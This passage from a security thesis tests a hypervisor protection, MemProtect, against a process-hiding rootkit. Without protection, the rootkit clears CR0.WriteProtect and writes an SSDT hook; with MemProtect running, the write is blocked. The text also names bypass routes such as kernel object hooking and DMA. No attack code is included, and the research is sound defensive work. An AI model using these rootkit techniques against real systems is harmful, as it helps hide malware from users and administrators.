In order to verify the validity of the theoretical contributions it is necessary to demonstrate this through an experiment. It is important to point out that the experiment will demonstrate one of several protection scenarios made possible with the proposed contributions. The goal of the experiment is to address the research hypothesis.

A hypervisor has the ability to enforce memory protection by intercepting guest operation and thus prevent malicious kernel modifications.

5.1 Experimental strategy

The laboratory hardware and software setup is described in Appendix A. The test and experiment are performed on an out-of-the-box default install of Windows XP ServicePack 2 running in a hardware virtualized environment.

We operate with an attack scenario which our MemProtect is aiming to mitigate. A malicious kernel module is installed and attempts to modify the kernel in order to alter kernel workflow. As a baseline the first part of the experiment is a test to demonstrate an example of consequence of unwanted kernel memory modifications. The following experiment will consist of the same attack, but with MemProtect in place, which should mitigate the memory modification attempt.

Baseline test - unprotected malicious memory modification The OS is running without any protective measures. The test is to install a malicious kernel module (described in Section 5.1.1) and observe the effects on the system. This serves as an demonstration of a scenario in need of protective measures.

Experiment The OS is running in a virtualized environment with a modified version of the Xen hypervisor. The hypervisor should protect selected guest memory, and interfere with the execution to prevent a malicious event from taking place. A malicious kernel module will be installed in the same fashion as the previous test.


5.1.1 Experimental malicious kernel module

The experiment is carried out on only one malware sample. However, the experiment results should be valid for a generic class of malware which use the same technique to unprotect memory. The tested malware sample is representative of this generic malware class. In other words, it is not significant *what* the malware does, but *how* it is done.

The malicious kernel module used in the test and experiment is a rootkit based on publicly known source code[15], which is elaborated in the case study in Section 2.3.2. The module runs an initiation function when it is loaded into the kernel. A part of this function is to write a hook to the SSDT after disabling CR0.WriteProtect. The installed hook function act as a filter hiding processes which match a defined naming criteria. The memory modification technique of this rootkit is addressed by the protection technique described in Section 4.4.

5.2 Test - Unprotected malicious memory modification

One of the processes running in the guest OS is named `_root_pad.exe`, PID 3988. The malicious kernel module we will install is designed to hide processes containing "`_root_`" in its image name¹. In Figure 25 the `_root_pad.exe` is currently running in the background, and we enumerate running processes with a filter. The command `tasklist` will enumerate processes in the same fashion as Task Manager. The filter "`IMAGENAME eq _root_pad.exe`" will list only files with image name equal "`_root_pad.exe`".



The screenshot shows a Windows command prompt window titled "C:\WINDOWS\system32\cmd.exe". The command entered is `C:\>tasklist /FI "IMAGENAME eq _root_pad.exe"`. The output is a table with three columns: Image Name, PID, and Session Name. The only entry is `_root_pad.exe` with PID 3988 and Session Name Console. The prompt is `C:\>`.

Image Name	PID	Session Name
<code>_root_pad.exe</code>	3988	Console

Figure 25: Process list of currently running process

To load kernel modules runtime, an application called *Kernel-Mode Driver Manager* which is part of *KMDKit*[11] is used.

For demonstration purposes the malicious kernel module has enabled a rather verbose printing of status messages through the kernel API function `DebugPrint`. These messages can be viewed in the application *DebugView* which is part of the *Sysinternals toolkit*[38]. We load the malicious kernel module and observe the effect it has on the system. First the status messages from the module can be viewed in Figure 26. Here we see the kernel module at first locates the address where it will write its hook. In this case the address is `0x804e2fd4`, a pointer in the SSDT. Since this is known to be in read-only memory, the module will disable `CR0.WriteProtect` in order to overwrite the pointer. We observe that bit 16 of `CR0`, which is the `WriteProtect` flag, is successfully disabled. This is followed by the actual write, and the kernel module hooking function exits.

When we at this point try to enumerate the currently running processes, the `_root_pad.exe` is hidden in the process list. We can at the same time observe that the process indeed is currently running in the background in Figure 27. In this case the hidden process is a harmless copy of notepad. In a more realistic scenario the hidden process could for instance be a backdoor with no visible presence on the desktop.

¹The *image name* is the name of the executable file as it is stored on disk.




Figure 26: Messages from rootkit during successful hook




Figure 27: Process list after successful rootkit hook

5.3 Experiment

The outline of the experiment is as follows:

1. Start `_root_pad.exe` and verify its presence in the process list.
2. Enable our protection mechanisms in the hypervisor by issuing notification through Ether framework.
3. Load malicious kernel module.
4. Observe status messages both from kernel and hypervisor.
5. Verify if `_root_pad.exe` is present in the process list.

To enable our protection mechanisms we use the Ether framework to send a notification message from domain0 to the hypervisor. Initialization of MemProtect is printed in Figure 28. The initialization consists of establishing a shared page for transfer of data, followed by a communication test with a spurious notification from the hypervisor to the client. After the initialization is done, the client will send a notification to the hypervisor to enable the MemProtect code in the hypervisor.

```
debian:~/ether/ether_ctl# ether 1 memprotect
After init:
  shared_page_ptr: 0xffff8300001dd000
  shared_page_mfn: 0x1dd
  domid_source: 0
  event_channel_port: 28
Shared Page va: 0x7fb6d4fad000
Shared Page test:
  Page-Sharing is A-OK!

Trying to bind to local port...
Success, bound to local port: 29
Trying to get first pending notification...
Taking off spurious pending notification...
```

Figure 28: Initalizing MemProtect via Ether framework

After MemProtect is enabled, the malicious kernel module is loaded. This is done with Kernel-Mode Driver Manager, in the same fashion as the previous test. The output from the module is displayed in Figure 29. The module locate the pointer which it intends to hook. An attempt to disable CRO.WriteProtect is performed, but the hypervisor will interfere and deny this operation. The module continues execution as if nothing irregular has happened. The next operation of the module is to execute the write to the pointer. From the module point of view this is done, and the initialization function returns a `STATUS_SUCCESS`.




Figure 29: Messages from rootkit during prevented hook.

It is apparent that during this hook attempt no modifications to CR0 took place, hence CR0.WriteProtect has been enabled the whole time. This means that the protection flags in the page table entries has been enforced.

The hooking attempt has been intercepted and prevented, but still the module returns as if it succeeded. To explain this we print some messages from the hypervisor to display the work-flow of the prevention mechanism. The Xen debug messages are in Figure 30 verbosely printed for demonstration purposes.

```

debian:/# xm dmesg
[...]
(XEN) MemP: Blocked attempt to disable CR0.WriteProtect. Expecting PF soon!
(XEN) MemP: Expected PageFault caused by denied write to 0x804e2fd4
(XEN) MemP:   Faulting instruction at 0xf8acd68e
(XEN) MemP:   Setting new guest EIP: 0xf8acd690

```

Figure 30: Status messages from MemProtect

The first message from the MemProtect module in the hypervisor is that an attempt to disable CR0.WriteProtect has been intercepted and denied. This correlates with the view in Figure 29. In the next interference, the page fault which is invoked when the malicious module attempts to write its hook, is trapped by the MemProtect module. In this case the write instruction causing the page fault is `xchg eax, [ecx]`. In binary opcode this instruction is represented as `0x8701`. The MemProtect module dismisses the expected page fault and skips the faulting instruction. The instruction pointer is incremented with the length of the faulting instruction. In this case skipping the instruction `0x8701` is done by incrementing with 2 bytes. The malicious module continues execution unaware of any intervention in its execution.




Figure 31: Process list after prevented rootkit hook

The kernel modules failed attempt to hook and hide processes with `_root_` in its image name is shown by the tasklist in Figure 31. The process is still present in the list, despite the hooking attempt.

6 Discussion

The experiment has shown the mitigation of a modification attempt by a malicious kernel module. In order to keep size of the experiment reasonable, a typical example of a protection scenario is demonstrated. This chapter will address the results of the experiment in addition to general considerations to the proposed protection mechanisms.

6.1 Experiment results and implementation

When an attempt to modify protectable memory is made, the experiment code simply skip the faulting instruction, which is one of several actions mentioned in Section 4.4. Although the selected protection action will enforce of our security mechanism, the real benefit here is the ability to prevent the malicious code from affecting the system. How we choose to benefit from this position and enforce this is a matter of implementation and policy. Which one of the listed actions is found suitable in a given scenario may depend on the running systems requirements regarding availability and integrity. This is a matter of weighting of the triad confidentiality, integrity and availability, a topic outside the scope of this thesis.

To protect specific virtual addresses, these has to be available to the hypervisor which enforce the protection. The addresses can be apprehended either by reconstructing guest OS semantics[19] or by consulting exported mappings of symbols to addresses[34]. However, none of these approaches are exhaustive in the semantic details. In addition it may be argued that protection mechanisms relying on a semantic understanding of the kernel is a disadvantage[7]. Kernel malware is elusive and subversive by nature and generally non-predictable. The externally reconstructed semantic view of a modified kernel may not be representative of the actual kernel work-flow. For instance, one may enforce protection for a given dispatching table (such as SSDT) but the malware has redirected the work-flow at either an earlier or later stage. The protection will then be enforced on a part of irrelevant memory, or in the wrong place in the work-flow. Protection mechanisms such as denying memory remapping and disabling CR0.WriteProtect are not depending on semantics. Therefore they are on a general basis more resistant to being bypassed. In addition a semantic view can be closely linked to the OS kernel version and patch level. To keep track of the semantic view of several OS'es may become a complex task.

In general one may claim that simple and 'unintelligent' protection mechanisms are more robust compared to protection mechanisms relying on decisions and data interpretation.

This thesis contributions has been built in the Xen virtualization solution, due to availability and ease of addition and implementation of extended features. The protection mechanisms only utilize a small subset of the functionality in Xen. Thus, a large part of Xen may be regarded as overhead from a protection point of view. The protection concepts are based on the CPU virtualization extensions and not bound to Xen. It would be possible to implement the same mechanisms by creating a dedicated lightweight hypervisor.

6.1.1 Performance considerations

The performance impact of the protection in the experiment is minuscule, if any. The modification of the CR0 register is a privileged instruction, which has to be handled by the hypervisor in any case. The added protection feature accumulates to a handful of instructions, which should not introduce any humanly noticeable performance penalty. The expected page fault is somewhat more extensive, but still a rather small operation which normally occur infrequently. Regarding the other two protection techniques, some consideration needs to be put into the scope of protection in order to keep performance penalty acceptable. Firstly, protecting against memory remapping is part of the memory virtualization functionality. This already contributes to a significant share of the virtualization overhead. Although the overhead normally is acceptable, applications relying on heavy memory usage (such as a database server) could experience a heavier performance penalty. Our protection feature will in normal operation not add noticeably to this equation, as memory remapping should be an uncommon practice. When it comes to protecting sections of writable memory this may potentially introduce the most considerable performance penalty. If the sections to protect are constantly being written to, this may cause a significant overhead. Measuring performance impact has not been a part of this thesis. However,




Figure 32: Performance impact of hardware and software virtualization. Source:[1]

performance test have been conducted by Adams et al.[1] which shed light on the impact of our approach. One of their results is depicted in Figure 32. In this logarithmic graph, different operations are compared between native execution and execution in software and hardware virtualized environments. The measurements most relevant for our protection mechanisms are *ptemod*, *pgfault* and *cr8wr*. The write to CR8, introduce an insignificant overhead. This operation is comparable to our protection of CR0.WriteProtect. On the other hand, both modification of page table entry (*ptemod*) and page fault (*pgfault*) cause a significant performance impact. This can be accredited the shadow page table management code, in other words: the virtual MMU software. In the case of a page fault the amount of CPU cycles are increased more than tenfold. It is possible to replace the software management of shadow page tables with the newer hardware

based Extended Page Tables and Nested Paging mentioned in Section 2.5.6. In this thesis it has not been evaluated whether hardware memory virtualization support implementing extended protections such as blocking memory remapping.

6.1.2 Limitations of proposed protection

One of the primary limitations of the contributions in this thesis, is that the techniques are based on mitigating known attack vectors. The techniques are relatively semantic-independent, but still effective malicious techniques exists, outside the scope of our protection. For instance techniques exist for bypassing our demonstrated protection of the SSDT, such as Kernel Object Hooking described in Section 2.3.3. This would leave protection of the original SSDT irrelevant since it can be replaced and no longer be part of the system call work-flow. One may argue that with the limitations of a non-exhaustive protection, and limited abilities to protect dynamic memory, little is added in terms of security. The impact is only shifting the attack surface and the corresponding attack vectors. However, protection mechanisms like denying memory remapping and disabling of CR0.WriteProtect can be semantically independent, thus not limited by non-exhaustion.

In this thesis we address attack vectors for malware in the guest. An example of a bypass-technique outside the scope of our protection is direct memory access (DMA). With hardware interfaces like IEEE 1394 (firewire) it is possible to access physical memory independently of the MMU and CPU. This implies that any protection enforced in the page tables or by the MMU will be irrelevant. This technique has been used to detect evasive memory-resident malware in a system called *copilot*[35]. However, technology to address and mitigate DMA exists. By using IOMMU[58], memory is managed on behalf of device I/O operations, much in the same fashion as the MMU works on behalf of the CPU.

6.1.3 Consequences of proposed protection

We have addressed some benefits and limitations of our protection. Our protection techniques are based on modifying the operation of virtual hardware. In other words we modify the specification of how hardware operates. This might have an undesired effect on the normal operation of the guest. It is important to let the guest operate as it intends, while we at the same time restrict unwanted operations. To make sure this is the case we base our protection on the playing rules of the guest OS. For instance, memory the guest marks as read-only should always be treated as read-only. The OS issues a blue screen of death if this rule is broken. Therefore it is according to the OS policy to make sure the protection is enforced. When our hypervisor handle spurious page faults and trap write-attempts, this is in cases where the kernel otherwise would crash. It can be argued that the protection benefits kernel stability in addition to security.

6.2 Trust

Kernel integrity is a recurring subject in this thesis. The main objective in this work is however to address limitations in memory protection. A benefit of this is improved kernel integrity, since protected read-only memory should no longer be prone to malicious modifications. To evaluate in what degree we actually contribute to kernel integrity and trust, we must contemplate some trust and integrity properties.

The protection mechanisms are enabled at a given time when the guest is booted and opera-

ting. One might consider scenarios where a malicious memory modification has been performed before any protection is enabled. In this case, when protection is eventually enabled, it would enforce protection on the modified memory. With this in mind, it can be argued that the protection should be enabled as early in the boot sequence as possible. By using hardware virtualization, this is relatively easily addressed. Since the protection mechanisms are residing in code which is available before the guest OS is booted, the protection can be enabled at any chosen time. The protection can be enabled from the moment the guest boot is initiated. This however does not help against modifications to the stored kernel images on disk which are loaded during guest boot. If the modifications are in the disk images, no memory modification is needed to maliciously control the OS work-flow. In such a scenario our memory protection is irrelevant. This is outside the scope of this thesis, as mentioned in Section 1.1.

In a similar scenario our protection is enabled in a guest OS under attack. The protection successfully denies attempts to modify protected memory, for instance the way it is done in the experiment in Chapter 5. At this point we can be confident the protected memory is still intact. On the other hand, we are in a situation where a malicious kernel module is present in the kernel. We have little knowledge of what the code of the module is attempting to achieve. It is difficult to determine if we have mitigated all of the malicious modules attack vectors. Thus, it is a timely question to ask: To what degree does protecting memory contribute to kernel integrity? Our protection mechanisms are not exhaustive. Thus, a multi-vector attack could fail at some attempts, but succeed at others.

The principles of *defense in depth* still apply. Other work claims to provide lifetime kernel integrity[26][45]. This is not the case with this thesis. But still, it can be considered an additional layer of kernel security. It mitigates known design deficiencies and limitations regarding memory protection, which can be considered beneficial to kernel integrity.

6.3 The use of virtualization

An interesting question in this work is whether any of our protection features could be implemented without the use of hardware-assisted virtualization. By using hardware-assisted virtualization we have shown it is possible to tweak and add features to simulated hardware functionality such as CPU and MMU. It is likely possible to modify the hardware components to further protection. Hardware-assisted virtualization makes this possible with a relatively small cost and complexity.

One of the benefits in using hardware-assisted virtualization compared to other virtualization and emulation solutions is the aspect of transparency. If desired, the presence of the hypervisor, and the guest being aware it is virtualized can largely be mitigated[9]. This is desirable in scenarios where malicious processes choose to execute differently based on it being in a virtualized environment or not. However, complete transparency is not really feasible[12].

Virtualization may be leveraged to get the best of both worlds regarding the compromise between monolithic and microkernels. The benefit of performance and ease of development of the monolithic OS, and the isolation and protection provided externally by virtualization. Thus the hypervisor has the potential to implement guest security equivalent to the microkernel by using security domains and protection layers. Mitigating malicious kernel modules can best be done by addressing the problem on several levels, hardware virtualization being one. Much can

be done inside the user-mode of the OS. For instance, in Windows XP, default "Administrator" users thwart much of the security policies in the OS and makes the attack scenario for kernel mode malware simpler than strictly necessary. This said, a lot of the security issues with XP are improved newer releases of Windows[39].

6.3.1 Security considerations

One of the benefits in leveraging a hypervisor for security is the limited size of its code base. A relatively small code base makes thorough code audits feasible. In addition, a comprehensible interface makes it less likely to create bugs in the code as a side-effect of immense complexity. Xen and other full-featured virtualization solutions consists of millions of lines of code. In contrast, lightweight approaches of task-dedicated hypervisors can consist of code base in the 1.000's of lines of code range[45][46]. In any case, humans are a source of faulty code and bugs, and several examples of the security model in virtualization being breached, has been presented in the past few years[20][37]. A search for disclosed vulnerabilities in [32] shows several exploitable vulnerabilities for hypervisors such as Xen and VMware. Exploitable vulnerabilities of this type can be severe. The isolation properties of virtualization is often used to separate trusted and untrusted, even confidential and non-confidential, environments. It is important to keep in mind that the hypervisors isolation property is likely not to be absolute.

6.4 Closing remarks

Although we in this paper go a long way in promoting the hypervisor and its ability to enforce security mechanisms, it is important to keep a certain sobriety in doing this. The hypervisor will, despite all its principles of isolation and transparency, always be *yet another layer of software*. If the history of computer security has taught us anything, it is that design solutions to a security problem go a long way in raising the bar, but rarely removes the vulnerability completely. On one hand we have the imperfection of code introducing new vulnerabilities, on the other hand, vulnerabilities introduced by the mere design of a solution. This has been apparent with the advent of concepts like security kernels, perimeter controls and intrusion detection. There is little reason for virtualization to be an exception from this trend. Nevertheless, this is no reason to dismiss its contribution to improve security. Our proposed memory protection solution is no silver bullet, but it contributes to raising the bar, and mitigates a known OS design flaw which is currently being exploited in-the-wild.

7 Conclusions

The red line of this thesis has been how hardware-assisted virtualization and the hypervisor can be leveraged to extend and enforce memory protection. Limitations in protecting memory is a combination of the memory management implementation and a side-effect of allowing third party code to execute with kernel privileges. Limitations and weaknesses in the architecture of memory management and the monolithic kernel pose a security problem in commodity OSes. This has been addressed as background work. As contributions we have demonstrated how hardware-assisted virtualization can be used to address some of the inherent memory protection limitations. To conclude the work of this thesis, we revisit the research questions from Section 1.4, with conclusions on our findings.

1. *What are the limitations or deficiencies in x86 memory protection?*

By examining kernel mode malware it was apparent that the memory protection set in place by the MMU was not sufficient. The access restrictions are relatively easily bypassed by code running in kernel mode. We have explored the implementation of memory management and exposed a set of limitations to protection of memory in Chapter 2. The first of three protection limitations is the *protection granularity gap*. This is regarding the discrepancy between the page-level protection and the need to protect data, such as pointers, at byte-level. Secondly, the access restriction flags in a page table entry is bypassable by modifying the WriteProtect flag in CR0 register. The third protection limitation exposed in this work is the possibility to map physical memory to several virtual addresses, with differing access restriction. Thus, the memory of a protected page could be modified without considering its protection, simply by accessing it through a new page mapping.

2. *How does the protection limitations affect OS kernel security?*

We have explored the attack surface of the kernel in a monolithic operating system. The kernel is susceptible to manipulation through modification of both static and dynamic data. The memory protection limitations enable the manipulation of static data, marked as read-only. By exploring the scope of protection mechanisms such as PatchGuard, it is clear that selected kernel structures can be considered never to be modified runtime. It has also been pointed out that as long as the monolithic kernel loads third party code or contains vulnerable code, it is possible for malicious code to acquire kernel privileges. The combination of kernel attack surface and memory protection limitations is a consequence of commodity operating system design. It has been pointed out that the kernel has limited ability to address this problem within the realm of privileges it has available. Thus, externally enforcing protection could be suitable for mitigating this design vulnerability.

3. *Can the hypervisor be utilized to mitigate the protection limitations, thus enforce memory protection?*

This core research question is addressed by demonstrating an attack scenario mitigated by

our proposed protection techniques. We design an experiment using techniques of a known malicious kernel module in an attack scenario. The experiment provided insight to address our hypothesis:

A hypervisor has the ability to enforce memory protection by intercepting guest operation and thus prevent malicious kernel modifications.

We have used the VM exit handler in the hypervisor to intercept the work-flow of the guest. This in order to prevent a set of unwanted actions by the executing code in the guest OS. The experiment demonstrated a successful mitigation of a kernel memory modification attempt by a rootkit. This confirmed that the use of hardware virtualization has the ability to mitigate the memory protection bypass techniques. The hypothesis was confirmed.

We have demonstrated how the hypervisor control the behavior of virtual MMU and CPU. This has been used to enforce memory protection.

8 Further work

The contributions of this thesis are a set of techniques and a proof-of-concept implementation built as modifications to the Xen virtualization solution. The code is research quality and the ties to the Xen framework can be regarded as temporary. A more deployment-friendly approach could be to implement the protection mechanisms in a lightweight hypervisor. This would be installable by putting the running OS inside a guest on-the-fly for instance in the same fashion as done by the BluePill project[40]. Furthermore, this work rely on the memory virtualization code of Xen. It is worth investigating if the recent support for hardware memory virtualization (Extended Page Tables) holds any potential in memory protection. It is not unlikely that this approach is more efficient and comprehensible than using software implemented shadow page tables.

In our proposed techniques a set of appropriate actions are described to be executed when a unwanted event occurs. This proof-of-concept work has implemented a simple solution of skipping the unwanted faulting instructions. More intrusive actions after an attack attempt may be desirable depending on the need for integrity or availability. For instance a subject worth looking into is the implementation or injection of an agent set in place to unload or delete the kernel module code which cause the unwanted actions[7].

Of the three proposed protection techniques, blocking memory remapping is described on a theoretical level. Further work could investigate a practical implementation of this technique. We have proposed a suitable stage in the work-flow, namely the shadow memory management code. Work remains to evaluate whether memory remapping is within expected application behavior. If this is the case, the protection mechanism need to allow legitimate memory remapping, by for instance restricting the protection scope to defined memory regions.

Lastly, this work focuses on the protection of kernel memory and modules. The memory protection could also be applied to processes in user mode. Due to the design of the page tables, it would be possible to filter on selected processes by intercepting writes to the page table base register, *CR3*. For a given scenario, one may have an application with a need to protect its memory beyond what the OS makes possible. For instance *protected storage* used by web browsers or email clients could potentially utilize such an approach to mitigate malicious code injection and other attacks to extract protected content.

Bibliography

- [1] Adams, K. & Agesen, O. 2006. A comparison of software and hardware techniques for x86 virtualization. In *ASPLOS-XII: Proceedings of the 12th international conference on Architectural support for programming languages and operating systems*, 2–13, New York, NY, USA. ACM.
- [2] Barham, P., Dragovic, B., Fraser, K., Hand, S., Harris, T., Ho, A., Neugebauer, R., Pratt, I., & Warfield, A. 2003. Xen and the art of virtualization. In *SOSP '03: Proceedings of the nineteenth ACM symposium on Operating systems principles*, 164–177, New York, NY, USA. ACM.
- [3] Bellard, F. 2005. Qemu, a fast and portable dynamic translator. In *ATEC '05: Proceedings of the annual conference on USENIX Annual Technical Conference*, 41–41, Berkeley, CA, USA. USENIX Association.
- [4] Bergdal, M. & Sørby, T. A. 2007. Using virtual machines for integrity checking. *UIO*.
- [5] Blunden, R. B. 2009. *The Rootkit Arsenal - Escape and Evasion in the Dark Corners of the System*. Wordware Publishing Inc., Plano, TX, USA.
- [6] Chen, X., Garfinkel, T., Lewis, E. C., Subrahmanyam, P., Waldspurger, C. A., Boneh, D., Dvoskin, J., & Ports, D. R. 2008. Overshadow: a virtualization-based approach to retrofitting protection in commodity operating systems. In *ASPLOS XIII: Proceedings of the 13th international conference on Architectural support for programming languages and operating systems*, 2–13, New York, NY, USA. ACM.
- [7] Chiueh, T., Conover, M., Lu, M., & Montague, B. August 2009. Stealthy deployment and execution of in-guest kernel agents. In *Blackhat Briefings 2006 Las Vegas*. Symantec Research Labs.
- [8] Davis, M., Bodmer, S., & LeMasters, A. 2010. *Hacking Exposed: Malware and Rootkits*. McGraw-Hill, Inc., New York, NY, USA.
- [9] Dinaburg, A., Royal, P., Sharif, M., & Lee, W. 2008. Ether: malware analysis via hardware virtualization extensions. In *CCS '08: Proceedings of the 15th ACM conference on Computer and communications security*, 51–62, New York, NY, USA. ACM.
- [10] Dong, Y., Li, S., Mallick, A., Nakajima, J., Tian, K., Xu, X., Yang, F., & Yu, W. August 2006. Extending xen with intel virtualization technology. *Intel(r) Technology Journal*, 10(3).
- [11] Four-F. January 2005. Kmdkit version 1.8. <http://www.wasm.ru/tools/21/KmdKit.zip>. (Visited Nov. 2010).

- [12] Garfinkel, T., Adams, K., Warfield, A., & Franklin, J. 2007. Compatibility is not transparency: Vmm detection myths and realities. In *HOTOS'07: Proceedings of the 11th USENIX workshop on Hot topics in operating systems*, 1–6, Berkeley, CA, USA. USENIX Association.
- [13] Garfinkel, T. & Rosenblum, M. February 2003. A virtual machine introspection based architecture for intrusion detection. In *Proc. Network and Distributed Systems Security Symposium*.
- [14] GMER. Gmer - rootkit detector and remover. <http://www.gmer.net/>. (Visited Nov. 2010).
- [15] Hoglund, G. & Butler, J. 2005. *Rootkits: Subverting the Windows Kernel*. Addison-Wesley Professional.
- [16] Intel. *Intel (r) 64 and IA-32 Architectures Software Developer's Manual: System Programming Guide, volume 3A*, September 2009.
- [17] Intel. *Intel (r) 64 and IA-32 Architectures Software Developer's Manual: System Programming Guide, volume 3B*, September 2009.
